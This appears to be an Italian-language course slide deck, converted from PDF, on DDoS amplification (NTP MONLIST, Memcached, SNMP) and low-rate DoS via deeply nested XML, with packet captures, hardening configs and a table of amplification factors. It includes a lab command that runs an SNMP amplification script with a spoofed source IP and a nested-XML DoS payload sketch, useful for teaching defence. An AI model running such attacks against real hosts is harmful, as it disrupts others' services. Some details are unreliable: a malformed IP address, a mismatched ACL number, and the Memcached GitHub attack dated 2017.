
- Ottenuto un fattore di amplificazione 8 (60 -> 482)

Pacchetto richiesta MONLIST da 192.168.0.1 a 10.10.10.1



No.	Time	Source	Destination	Protocol	Length: Info
7611	1182.040453	192.168.0.1	10.10.10.1	NTP	60 NTP Version 4, private, Request, MON_GETLIST_1
7612	1182.059564	10.10.10.1	192.168.0.1	NTP	482 NTP Version 4, private, Response, MON_GETLIST_1
7613	1182.059634	10.10.10.1	192.168.0.1	NTP	338 NTP Version 4, private, Response, MON_GETLIST_1
7614	1182.341179	192.168.0.1	10.10.10.1	NTP	60 NTP Version 4, private, Request, MON_GETLIST_1
7615	1182.354280	10.10.10.1	192.168.0.1	NTP	482 NTP Version 4, private, Response, MON_GETLIST_1
7616	1182.354329	10.10.10.1	192.168.0.1	NTP	338 NTP Version 4, private, Response, MON_GETLIST_1
7617	1182.642227	192.168.0.1	10.10.10.1	NTP	60 NTP Version 4, private, Request, MON_GETLIST_1
7618	1182.642227	192.168.0.1	10.10.10.1	NTP	482 NTP Version 4, private, Response, MON_GETLIST_1
7619	1182.659285	10.10.10.1	192.168.0.1	NTP	338 NTP Version 4, private, Response, MON_GETLIST_1
7620	1182.659285	10.10.10.1	192.168.0.1	NTP	60 NTP Version 4, private, Request, MON_GETLIST_1
7621	1182.943308	192.168.0.1	10.10.10.1	NTP	60 NTP Version 4, private, Request, MON_GETLIST_1
7622	1182.963349	10.10.10.1	192.168.0.1	NTP	482 NTP Version 4, private, Response, MON_GETLIST_1
7623	1182.9633523	10.10.10.1	192.168.0.1	NTP	338 NTP Version 4, private, Response, MON_GETLIST_1
7624	1183.244292	192.168.0.1	10.10.10.1	NTP	60 NTP Version 4, private, Request, MON_GETLIST_1
7625	1183.258085	10.10.10.1	192.168.0.1	NTP	482 NTP Version 4, private, Response, MON_GETLIST_1
7626	1183.258126	10.10.10.1	192.168.0.1	NTP	338 NTP Version 4, private, Response, MON_GETLIST_1
7627	1183.545319	192.168.0.1	10.10.10.1	NTP	60 NTP Version 4, private, Request, MON_GETLIST_1
7628	1183.562429	10.10.10.1	192.168.0.1	NTP	482 NTP Version 4, private, Response, MON_GETLIST_1
7629	1183.562429	10.10.10.1	192.168.0.1	NTP	338 NTP Version 4, private, Response, MON_GETLIST_1
7630	1183.562491	10.10.10.1	192.168.0.1	NTP	60 NTP Version 4, private, Request, MON_GETLIST_1


Pacchetto risposta MONLIST da 10.10.10.1 a 192.168.0.1



No.	Time	Source	Destination	Protocol	Length: Info
7611	1182.040453	192.168.0.1	10.10.10.1	NTP	60 NTP Version 4, private, Request, MON_GETLIST_1
7612	1182.059564	10.10.10.1	192.168.0.1	NTP	482 NTP Version 4, private, Response, MON_GETLIST_1
7613	1182.059634	10.10.10.1	192.168.0.1	NTP	338 NTP Version 4, private, Response, MON_GETLIST_1
7614	1182.341179	192.168.0.1	10.10.10.1	NTP	60 NTP Version 4, private, Request, MON_GETLIST_1
7615	1182.354280	10.10.10.1	192.168.0.1	NTP	482 NTP Version 4, private, Response, MON_GETLIST_1
7616	1182.354329	10.10.10.1	192.168.0.1	NTP	338 NTP Version 4, private, Response, MON_GETLIST_1
7617	1182.642227	192.168.0.1	10.10.10.1	NTP	60 NTP Version 4, private, Request, MON_GETLIST_1
7618	1182.642227	192.168.0.1	10.10.10.1	NTP	482 NTP Version 4, private, Response, MON_GETLIST_1
7619	1182.659213	10.10.10.1	192.168.0.1	NTP	338 NTP Version 4, private, Response, MON_GETLIST_1
7620	1182.659285	10.10.10.1	192.168.0.1	NTP	60 NTP Version 4, private, Request, MON_GETLIST_1
7621	1182.943308	192.168.0.1	10.10.10.1	NTP	60 NTP Version 4, private, Request, MON_GETLIST_1
7622	1182.963349	10.10.10.1	192.168.0.1	NTP	482 NTP Version 4, private, Response, MON_GETLIST_1
7623	1182.963523	10.10.10.1	192.168.0.1	NTP	338 NTP Version 4, private, Response, MON_GETLIST_1
7624	1183.244292	192.168.0.1	10.10.10.1	NTP	60 NTP Version 4, private, Request, MON_GETLIST_1
7625	1183.258085	10.10.10.1	192.168.0.1	NTP	482 NTP Version 4, private, Response, MON_GETLIST_1
7626	1183.258126	10.10.10.1	192.168.0.1	NTP	338 NTP Version 4, private, Response, MON_GETLIST_1
7627	1183.545319	192.168.0.1	10.10.10.1	NTP	60 NTP Version 4, private, Request, MON_GETLIST_1
7628	1183.562429	10.10.10.1	192.168.0.1	NTP	482 NTP Version 4, private, Response, MON_GETLIST_1
7629	1183.562491	10.10.10.1	192.168.0.1	NTP	338 NTP Version 4, private, Response, MON_GETLIST_1
7630	1183.562491	10.10.10.1	192.168.0.1	NTP	60 NTP Version 4, private, Request, MON_GETLIST_1

# Attacchi DDoS: Memcache Amplification

## Mmcache Amplification Attack



Agent


Target



UDP response (size 750KB)  
Amplification factor 51200!!!!


Spoofed service request (UDP 11211)  
Payload in partenza: 15 bytes

**Memcached** è un sistema di caching distribuito open source che consente il caching in memoria di oggetti in rete. Il server Memcached usa le porte TCP o UDP 11211.



# Memcache Amplification

- Attacco DDoS a GitHub – 28 febbraio 2017 di 8 minuti.
- Raggiunto un picco di 1,35 Tbps di traffico con 126,9 milioni di pacchetti al secondo,



```
$ tcpdump -n -t -r memcrashed.pcap udp and port 11211 -c 10
IP 87.98.205.10.11211 > 104.28.1.1.1635: UDP, length 13
IP 87.98.244.20.11211 > 104.28.1.1.41281: UDP, length 1400
IP 87.98.244.20.11211 > 104.28.1.1.41281: UDP, length 1400
IP 188.138.125.254.11211 > 104.28.1.1.41281: UDP, length 1400
```

# Memcache Amplification

- **Lato Utente:**

- Disabilitare UDP se non strettamente necessario. Allo startup del demone memcached specificare --listen 127.0.0.1 per accettare UDP solo da localhost e -U 0 per disabilitare UDP. Per verificare la vulnerabilità:

```
$ echo -en "\x00\x00\x00\x00\x00\x01\x00\x00stats\r\n" |  
nc -q1 -u 127.0.0.1 11211  
STAT pid 21357  
STAT uptime 41557034  
STAT time 1519734962  
...
```


- **Lato rete:**

- Introdurre blocco o rate-limiting UDP sulla porta sorgente 11211.
- Per verificare la presenza di server vulnerabili:

```
$ nmap 1192.133.28.6 -p 11211 -sU -sS --script memcached-info  
Nmap scan report for 192.133.28.6  
Host is up (0.011s latency).  
PORT      STATE            SERVICE  
11211/tcp  open             memcache  
11211/udp  open|filtered  memcache
```

# Attacchi DDoS: SNMP Amplification

## SNMP Amplification Attack



Agent

Target



**Spoofed UDP (SNMP query verso indirizzi broadcast con Source IP = Target IP)**

Esempio:

- Query SNMP GET o GETNEXT
- Richiesta stato e configurazione dispositivo di rete (BULK)
- Totale Request: 45 byte

broadcast

Fattore Amplificazione 5-10x  
ma > 50x in casi particolari


Esempio:  
**Risposta SNMP GETBULK 1270 byte**



Apparati di rete  
Che consentono query SNMP

# SNMP Amplification

- 2002 – Sviluppato SNMPReflector, per realizzare attacchi DDoS via SNMP
- 2009 – Attacchi DDoS SNMP massicci prendono di mira siti governativi in Corea del Sud sfruttando enormi fattori di amplificazione
- 2013 – Il gruppo Anonymous usa pesantemente attacchi di amplificazione SNMP contro siti bancari
- 2016 – Un attacco DDoS di amplificazione SNMP da oltre 400 Gbps colpisce il provider DNS Dyn
- 2022 – I principali provider di infrastrutture sono interessati da grandi attacchi DDoS SNMP



# SNMP Amplification

- **In configurazione SNMP:**

- Scegliere community strings non di default (evitare public e private)
- Creare viste SNMP che consentono l'accesso a informazioni limitate

```
! crea una view che include tutti gli oggetti nel gruppo system
! MIB-II eccetto sysServices (System 7) e per l'interfaccia 1
snmp-server view agon system included
snmp-server view agon system.7 excluded
snmp-server view agon ifEntry.*.1 included
```

- **Uso di ACL di filtraggio:**


- Restringere l'accesso SNMP a determinate community con ACL
- Filtraggio SNMP su interface di bordo (es. Solo 1.1.1.1 ha accesso):

```
access-list 1 permit 10.1.1.1
snmp-server community string1 ro 1


access-list 100 permit ip host 1.1.1.1 any
access-list 100 deny udp any any eq snmp
access-list 100 deny udp any any eq snmptrap
access-list 100 permit ip any any
interface ethernet 0/0
ip access-group 101 in
```

# SNMP Amplification in pratica

- Attacco emulato in lab spoofando l'IP 172.16.1.1 verso i router 10.0.0.1, 10.0.0.2, 10.0.0.3 (SNMP v2c RO public)
- Richiesta SNMP GET BULK su oid multipli
- Ottenuto un fattore di amplificazione 9 (155 -> 1468)




```
# python snmp-amplification.py -s 172.16.1.1 -l [10.0.0.1,10.0.0.2,10.0.0.3]
```



# Amplificatori noti

- In tabella si riporta una lista di tutti i protocolli che al momento sono noti come utilizzabili per ottenere un effetto di amplificazione, con il relativo fattore di amplificazione ottenibile




Protocol	Bandwidth Amplification Factor	Vulnerable Command
DNS	28 to 54	see: [ ]
NTP	556.9	see: [ ]
SNMPv2	6.3	GetBulk request
NetBIOS	3.8	Name resolution
SSDP	30.8	SEARCH request
CharGEN	358.8	Character generation request
QOTD	140.3	Quote request
BitTorrent	3.8	File search
Kad	16.3	Peer list exchange
Quake Network Protocol	63.9	Server info exchange
Steam Protocol	5.5	Server info exchange
Multicast DNS (mDNS)	2 to 10	Unicast query
RIPv1	131.24	Malformed request
Portmap (RPCbind)	7 to 28	Malformed request
LDAP	46 to 55	Malformed request [ ]
CLDAPI [ ]	56 to 70	—
TFTP [ ]	60	—
Memcached [ ]	10,000 to 51,000	—
WS-Discovery	10 to 500	—

# Resource Starvation Attacks

## La dinamica di un DDoS

1. Si tende a saturare altre risorse del sistema piuttosto che i link di rete.
2. Tali componenti possono essere tempo di CPU, memoria di sistema , spazio su disco, handles di file, etc.
3. In generale un sistema sotto questo attacco diventa inusabile oppure collassa.
4. In questo caso l'aggressore ha accesso lecito in parte o totale ad una risorsa di sistema, e abusando di questa risorsa riesce a consumare ulteriori risorse, provocando così rifiuto del servizio da parte degli altri utenti.




# Attacchi DoS Low-Rate

- I DoS tradizionali, basato sulla saturazione di banda sono “rumorosi” e come tali facili da individuare attraverso l’analisi del traffico
- Nuovi attacchi mirati a creare problemi restando meno evidenti in termini di volumi di traffico ostile generato
- Invio di richieste HTTP parziali o malformate nel contesto di una sessione in grado di creare problemi al server target (crash, congestione o carico CPU)

- Deeply-Nested XML: exploiting di messaggi SOAP inserendo un gran numero di tag annidati all’interno del message body
- Difficoltà introdotte verso il parser XML
- Flussi costanti a basso rate o Bursts periodici di attacco di durata limitata


```
<?xml version="1.0" ?>
<S:Envelope xmlns:S="http://.....>
  <S:Body>
    <echoRisposta xmlns="http://.....>
      <args0>
        <args0>
          <args0>
            ...
            <args0>
              Pippo
              </args0>
            ...
            </args0>
            </args0>
          </args0>
        </args0>
      </echoRisposta>
    </S:Body>
```




# Attacchi DoS Low-Rate

# Effetti di un attacco XML Deeply-Nested contro una semplice applicazione WS basata su Apache Axis2

```
<?xml version="1.0" ?>
<S:Envelope xmlns:S="http://.....
<S:Body>
    <echoRisposta xmlns="http://.....
        <args0>
            <args0>
                <args0>
                    ...
                    ...
                    <args0>
                        Pippo
                    </args0>
                    ...
                    ...
                    </args0>
                    </args0>
                </args0>
            </echoRisposta>
        </S:Body>
```



